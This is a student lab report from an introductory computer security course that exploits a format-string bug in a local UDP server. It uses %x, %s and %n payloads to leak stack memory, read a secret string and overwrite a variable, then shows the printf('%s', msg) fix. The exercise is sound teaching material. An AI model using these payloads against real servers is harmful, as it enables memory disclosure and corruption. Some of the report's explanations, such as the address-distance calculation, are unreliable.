

Lab 1 - Format-String Vulnerability

CPSC 353-01
Introduction to Computer Security
Professor Kenytt Avery

By Anthony Le and Danh Pham

Task 1: The Vulnerable Program

Goal: Create a Server that will listen for UDP packets and when it receives it, output the message and its address.

Files Needed: server.c and task1.py

Steps:


1. Download server.c and task1.py; server.c will act as the server and task1.py will serve as the client.
2. Open 2 terminals inside the folder containing the files from the previous step, 1 for the server and 1 for the client.
3. Compile server.c with command “\$ gcc -z execstack -o server server.c” in the 1st terminal.
4. In the 2nd terminal change permissions for the task1.py file with “chmod +x task1.py”, this will give permission to execute the python file.
5. Return to the 1st terminal with the server file and input command “sudo ./server” to begin listening to port 9090 for packets.
6. Return to the 2nd terminal with the client and input command “./task1.py” to run the client.
7. Go back to the 1st terminal in order to inspect the results and verify that the server received the message.

Here is what the steps above should look like.

Screenshots:

```
Terminal
Terminal x Terminal x +
[06/06/18]seed@VM:~/.../Lab 1$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:18:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^
[06/06/18]seed@VM:~/.../Lab 1$ sudo ./server
[sudo] password for seed:
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
VULNERABLE STRING !!!!!The value of the 'target' variable (after): 0x11223344
^C
[06/06/18]seed@VM:~/.../Lab 1$
```

Terminal 1 acting as Server, note that the message was outputted successfully.

A screenshot of a terminal window with two tabs, both labeled "Terminal". The active tab shows a series of commands and their outputs. The first command is "chmod +x task1.py", which is split across two lines. The second command is "./task1.py". The third line shows a prompt with a cursor. The terminal has a dark purple background and white text. The window title bar includes standard macOS window controls (red, yellow, green buttons) and the word "Terminal".

```
[06/06/18]seed@VM:~/.../Lab 1$ chmod +x task1.  
py  
[06/06/18]seed@VM:~/.../Lab 1$ ./task1.py  
[06/06/18]seed@VM:~/.../Lab 1$ █
```

Terminal 2 acting as Client

Task 2: Understanding the Layout of the Stack

Question 1: : What are the memory addresses at the locations marked by ❶, ❷, and ❸?

❸ The address of buf[] is the address that msg is pointing to, which is 0xbffff110 as shown by the stack.

```
[06/08/18]seed@VM:~/.../SOURCE_CODE$ python -c "print 0xbffff0d0 +64 "
3221221648
[06/08/18]seed@VM:~/.../SOURCE_CODE$ python -c "print hex(3221221648)"
0xbffff110L
[06/08/18]seed@VM:~/.../SOURCE_CODE$ █
```

❷ The address of msg is given by the server.c file, it prints out the address: 0xbffff0d0, and since msg is a pointer then the address of the return address directly below it is therefore 0xbffff0cc as the pointer address is of size of 4.

```
[06/08/18]seed@VM:~/.../SOURCE_CODE$ clear

[06/08/18]seed@VM:~/.../SOURCE_CODE$ python -c "print 0xbffff0d0"
3221221584
[06/08/18]seed@VM:~/.../SOURCE_CODE$ python -c "print 0xbffff0d0 -4 "
3221221580
[06/08/18]seed@VM:~/.../SOURCE_CODE$ python -c "print hex(3221221580) "
0xbffff0ccL
[06/08/18]seed@VM:~/.../SOURCE_CODE$ █
```

❶ The format string address (as 0x42 represent one letter B so BBBB will be 0x42424242) as listed in the stack.

```
[06/08/18]seed@VM:~/.../Lab 1$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
BBBBbffff0d0
b7fba000
804871b
3
bffff110
bffff6f8
804872d
bffff110
bffff0e8
10
804864c
b7e1b2cd
b7fdb629
10
3
82230002
0
0
0
b80002
1
b7fff000
b7fff020
42424242
The value of the 'target' variable (after): 0x11223344
```

To check MESSAGE = "\x42\x42\x42\x42\n" (task2Check.py).

```
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0BBBB
The value of the 'target' variable (after): 0x11223344
```

Question 2: What is the distance between the locations marked by ❶ and ❸?

Since the address of buf is 0xbffff110 and the address of the string format is 0x42424242, the difference between the addresses is: 0x7dbdaece or approximately 20 address spaces apart.

Task 3: Crash the Program


Goal: Provide input to the server, when the server tries to print out said input make it will crash.

Files Needed: server.c and task3.py

Steps:

1. Download server.c and task3.py; server.c will act as the server and task3.py will serve as the client.
2. Open 2 terminals inside the folder containing the files from the previous step, 1 for the server and 1 for the client.
3. Compile server.c with command “\$ gcc -z execstack -o server server.c” in the 1st terminal.
4. In the 2nd terminal change permissions for the task3.py file with “chmod +x task3.py”, this will give permission to execute the python file.
5. Return to the 1st terminal with the server file and input command “sudo ./server” to begin listening to port 9090 for packets.
6. Return to the 2nd terminal with the client and input command “./task3.py” to run the client.
7. Go back to the 1st terminal in order to inspect the results and verify that the server received the message and has successfully crashed.
8. Note that the addresses returned are now garbage, this is due to the client inputting “%s\n” 11 times, causing the server to overwrite previously saved values in the stack. Once it realized that it had overwritten the return addresses the server crashed.

Screenshots:

A screenshot of a terminal window with two tabs, both labeled "Terminal". The active tab shows a series of commands and their outputs. The first command is "chmod +x task3.py", which is split across two lines. The second command is "./task3.py". The third line shows the prompt "[06/06/18]seed@VM:~/.../Lab 1\$" followed by a cursor. The terminal has a dark purple background and white text. The window title bar includes standard macOS window controls (close, zoom, and a menu button) and a plus sign to add more tabs.

```
[06/06/18]seed@VM:~/.../Lab 1$ chmod +x task3.  
py  
[06/06/18]seed@VM:~/.../Lab 1$ ./task3.py  
[06/06/18]seed@VM:~/.../Lab 1$
```

Terminal 2 acting as the Client

Task 4: Print Out the Server Program's Memory

Goal: Get the server to print out some data from its memory. Printed out on server side, therefore attacker cannot see it.

- To print out first four bytes of input, need to format 4 specifiers.
- Print out secret message in the heap area.

Files Needed: server.c, task4a.py, and task4b.py

Steps:

1. Download server.c, task4a.py, and task4b.py; server.c will act as the server and task4a.py and task4b.py will serve as the client.
2. Open 2 terminals inside the folder containing the files from the previous step, 1 for the server and 1 for the client.
3. Compile server.c with command “\$ gcc -z execstack -o server server.c” in the 1st terminal.
4. In the 2nd terminal change permissions for the task4 files with “chmod +x task4a.py” and “chmod +x task4b.py” this will give permission to execute the python files.
5. Return to the 1st terminal with the server file and input command “sudo ./server” to begin listening to port 9090 for packets.
6. Return to the 2nd terminal with the client and input command “./task4a.py” to run the client.
7. After the last command is finished, input the command “./task4b.py” in the 2nd terminal to discover the secret message in the heap area.
8. Note the messages will only print on the server side, so the 2nd terminal (the would-be attacker) will not be able to see them.
9. Go back to the 1st terminal in order to inspect the results and verify that the server received the messages and has printed out the desired outputs.

Screenshots:

- A. Task 4a - Stack Data: In order to print out the data on the stack we simply put “%d\n” into the “MESSAGE” variable in order to extract data. And since we wanted the first 4 bytes, we multiplied this message by 4, giving us the 4 values below.

```
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
-1073745712
-1208246272
134514459
3
The value of the 'target' variable (after): 0x11223344
```

- B. Task 4b - Heap Data: In order to print out the contents of the secret message we simply had to search for it within the heap until we found the address of the secret message (given by server) and then finally output that string.


We can find the address of secret message on heap (80487c0) as hex 0x08487c0 that matched with the address given from server and we know that at heap # 24 .

```
bffff110
bffff6f8
804872d
bffff110
bffff0e8
10
804864c
b7e1b2cd
b7fdb629
10
3
82230002
0
0
0
850002
1
b7fff000
b7fff020
80487c0
```

Then we used “%s” to verify and indeed it was the message.

```
804871b
3
bffff110
bffff6f8
804872d
bffff110
bffff0e8
10
804864c
b7e1b2cd
b7fdb629
10
3
82230002
0
0
0
a50002
1
b7fff000
b7fff020
A secret message
```

Terminal 1 acting as the Server, note that the secret message has been displayed at the bottom.

A screenshot of a terminal window with two tabs. The active tab is titled 'Terminal' and shows a series of commands being executed in a dark purple background with white text. The commands are: 'chmod +x task4a.py', 'chmod +x task4b.py', './task4a.py', and './task4b.py'. The prompt is '[06/06/18]seed@VM:~/.../Lab 1\$'. The last line shows the prompt with a cursor.

```
[06/06/18]seed@VM:~/.../Lab 1$ chmod +x task4a.py
[06/06/18]seed@VM:~/.../Lab 1$ chmod +x task4b.py
[06/06/18]seed@VM:~/.../Lab 1$ ./task4a.py
[06/06/18]seed@VM:~/.../Lab 1$ ./task4b.py
[06/06/18]seed@VM:~/.../Lab 1$
```

Terminal 2 acting as the Client

Task 5: Change the Server Program's Memory

Goal: Modify the value of the target variable, original value is 0x11223344.

Files Needed: server.c and task5a.py

Steps:

1. Download server.c, task5a.py; server.c will act as the server and task5a.py will serve as the client.
2. Open 2 terminals inside the folder containing the files from the previous step, 1 for the server and 1 for the client.
3. Compile server.c with command "\$ gcc -z execstack -o server server.c" in the 1st terminal.
4. In the 2nd terminal change permissions for the task5a.py file with "chmod +x task5a.py" and this will give permission to execute the python files.
5. Return to the 1st terminal with the server file and input command "sudo ./server" to begin listening to port 9090 for packets.
6. Return to the 2nd terminal with the client and input command "./task5a.py" to run the client.
7. Check terminal 1 with the server, verify that the value of target has been successfully changed and printed.

Screenshots:

```
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
@0xbffff0d0
b7fba000
804871b
3
bffff110
bffff6f8
804872d
bffff110
bffff0e8
10
804864c
b7e1b2cd
b7fdb629
10
3
```

```
b7fdb629
10
3
82230002
0
0
0
a80002
1
b7fff000
b7fff020
The value of the 'target' variable (after): 0x
00000098
```

Terminal 1 acting as the Server, note that value of target after client code has been implemented is now 0x00000098. This was achieved by manipulating the stack and overwriting the value written at the address of target with %n.

```
[06/07/18]seed@VM:~/.../Lab 1$ chmod +x task5a
.py
[06/07/18]seed@VM:~/.../Lab 1$ ./task5a.py
[06/07/18]seed@VM:~/.../Lab 1$
```

Terminal 2 acting as the Client

TASK 8: FIXING THE PROBLEM FROM SERVER.C


Observer: As the result of task 1 the warning of `printf(msg)` mean. The `printf` function doesn't recognize it as string literal (`%s`) for format argument. In order to fix that problem we need to fix line 18 in `server.c` to be `print("%s", msg)`.

Running steps:

1. The warning as original `server.c`

```
[06/08/18]seed@VM:~/.../SOURCE_CODE$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:18:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^
```

2. Editing the `server.c`



```
Open ▾ [icon]
*server.c x commar
8 #define PORT 9090
9
10 char *secret = "A secret message\n";
11 unsigned int target = 0x11223344;
12
13 void myprintf(char *msg)
14 {
15
16     printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
17     // This line has a format-string vulnerability
18     printf("%s", msg);
19
```

3. Test the warning message go away with command: `gcc -z execstack -o server server.c`

```
[06/08/18]seed@VM:~/.../SOURCE_CODE$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:18:5: warning: format not a string literal and no format argument
s [-Wformat-security]
    printf(msg);
    ^
[06/08/18]seed@VM:~/.../SOURCE_CODE$ gcc -z execstack -o server server.c
[06/08/18]seed@VM:~/.../SOURCE_CODE$
```

- CHECKING IF THE ATTACK STILL WORK OR NOT:

Observation: for this task, we are using task2.py as an attack to the server, as the result below we can see clearly that after we fixed the server.c with %s then the address of stack didnt show up on the server output anymore. So as the conclusion, attack string no longer work on our server.c anymore.



```
server.c
1 import socket
2 import sys
3
4 IP = "127.0.0.1"
5 PORT = 9090
6
7
8 |
9 MESSAGE = "BBBB\n" + "%x\n"*24
10 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
11
12 sock.sendto(MESSAGE, (IP, PORT))
13
14
```

```
Terminal
[06/08/18]seed@VM:~/.../SOURCE_CODE$ python task2.py
[06/08/18]seed@VM:~/.../SOURCE_CODE$ python task2.py
[06/08/18]seed@VM:~/.../SOURCE_CODE$
```

A. Attack with the original server.c without fixing

```
Terminal
[06/08/18]seed@VM:~/.../SOURCE_CODE$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:18:5: warning: format not a string literal and no format argument
s [-Wformat-security]
    printf(msg);
    ^
[06/08/18]seed@VM:~/.../SOURCE_CODE$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbff56730
BBBB
bff56730
b7764000
804871b
3
bff56770
bff56d58
804872d
bff56770
bff56748
10
804864c
```

B. Attack with the fixed server.c

[illegible]